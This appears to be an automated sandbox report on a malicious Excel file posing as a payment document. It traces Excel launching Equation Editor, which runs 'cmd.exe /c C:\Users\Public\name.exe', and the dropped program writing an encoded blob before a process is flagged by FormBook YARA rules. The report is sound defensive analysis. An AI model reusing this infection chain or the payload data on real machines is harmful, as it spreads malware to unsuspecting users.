GetMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xEF
GetMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xEF

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2276 Parent PID: 584

General

Start time:	17:56:39
Start date:	26/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fdc0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\930C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14010EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\930C.tmp	success or wait	1	14037B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PAYMENT.260121.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14000F526	WriteFile
C:\Users\user\Desktop\~$PAYMENT.260121.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14000F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F9379	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F93E6	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	y-3	binary	79 2D 33 00 E4 08 00 00 02 00 00 00 00 00 00 00 52 00 00 00 01 00 00 00 28 00 00 00 1E 00 00 00 70 00 61 00 79 00 6D 00 65 00 6E 00 74 00 2E 00 32 00 36 00 30 00 31 00 32 00 31 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 61 00 79 00 6D 00 65 00 6E 00 74 00 2E 00 32 00 36 00 30 00 31 00 32 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F9379	F9379	binary	04 00 00 00 E4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 23 59 2B C4 4F F4 D6 01 79 93 0F 00 79 93 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F93E6	F93E6	binary	04 00 00 00 E4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 23 59 2B C4 4F F4 D6 01 E6 93 0F 00 E6 93 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2556 Parent PID: 584

General

Start time:	17:56:58
Start date:	26/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2828 Parent PID: 2556

General

Start time:	17:57:00
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c C:\Users\Public\name.exe
Imagebase:	0x49da0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: name.exe PID: 2912 Parent PID: 2828

General

Start time:	17:57:00
Start date:	26/01/2021

Path:	C:\Users\Public\name.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\name.exe
Imagebase:	0x400000
File size:	634368 bytes
MD5 hash:	FEC30C5A6D76AFE87E9E5A8207400C7F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\TEMP	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	402F05	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\TEMP	unknown	4096	31 35 31 66 36 33 33 33 34 66 36 35 37 33 35 38 34 31 33 33 33 33 63 34 64 39 61 38 63 35 38 34 35 38 62 33 33 34 64 36 35 37 33 35 38 34 35 33 33 37 33 34 64 37 66 37 33 35 38 34 35 33 33 33 33 34 64 36 35 37 33 35 38 34 35 33 33 33 33 34 64 36 35 37 33 35 38 34 35 33 33 33 33 34 64 36 35 37 33 35 38 34 35 33 33 33 33 34 64 36 35 37 33 35 38 34 35 33 33 33 33 34 64 36 34 37 33 35 38 66 66 32 33 33 33 34 33 37 61 63 37 35 31 38 38 31 32 38 62 34 63 32 39 62 65 37 39 64 35 61 33 36 37 32 35 30 63 30 30 37 38 33 35 34 31 35 63 32 61 31 37 31 32 33 35 36 35 35 65 34 36 33 65 31 31 35 33 33 61 32 30 31 33 34 31 33 38 30 62 35 33 32 64 32 62 35 37 35 36 33 66 34 35 32 34 33 31 32 62 30 30 30 31 34 30 36 66 35 37 36 66 34 35 33 33 33 33 34 64 36 35 37 33 35 38 34	151f63334f65735841333c4 d9a8c58 458b334d6573584533734d 7f735845 33334d6573584533334d65 73584533 334d6573584533334d6573 58453333 4d647358ff2333437ac7518 8128b4c 29be79d5a367250c007835 415c2a17 1235655e463e11533a2013 41380b53 2d2b57563f4524312b0001 406f576f 4533334d6573584	success or wait	141	402E30	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\TEMP	unknown	128	success or wait	4497	402DEF	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: 2524 Parent PID: 2912

General

Start time:	17:57:22
Start date:	26/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x3d0000
File size:	475648 bytes
MD5 hash:	B5FA5033CE72996C161769337F4B6E01
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2208647364.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2208647364.00000000001E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2208647364.00000000001E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2208738131.0000000000350000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2208738131.0000000000350000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2208738131.0000000000350000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2211993534.0000000010410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2211993534.0000000010410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2211993534.0000000010410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
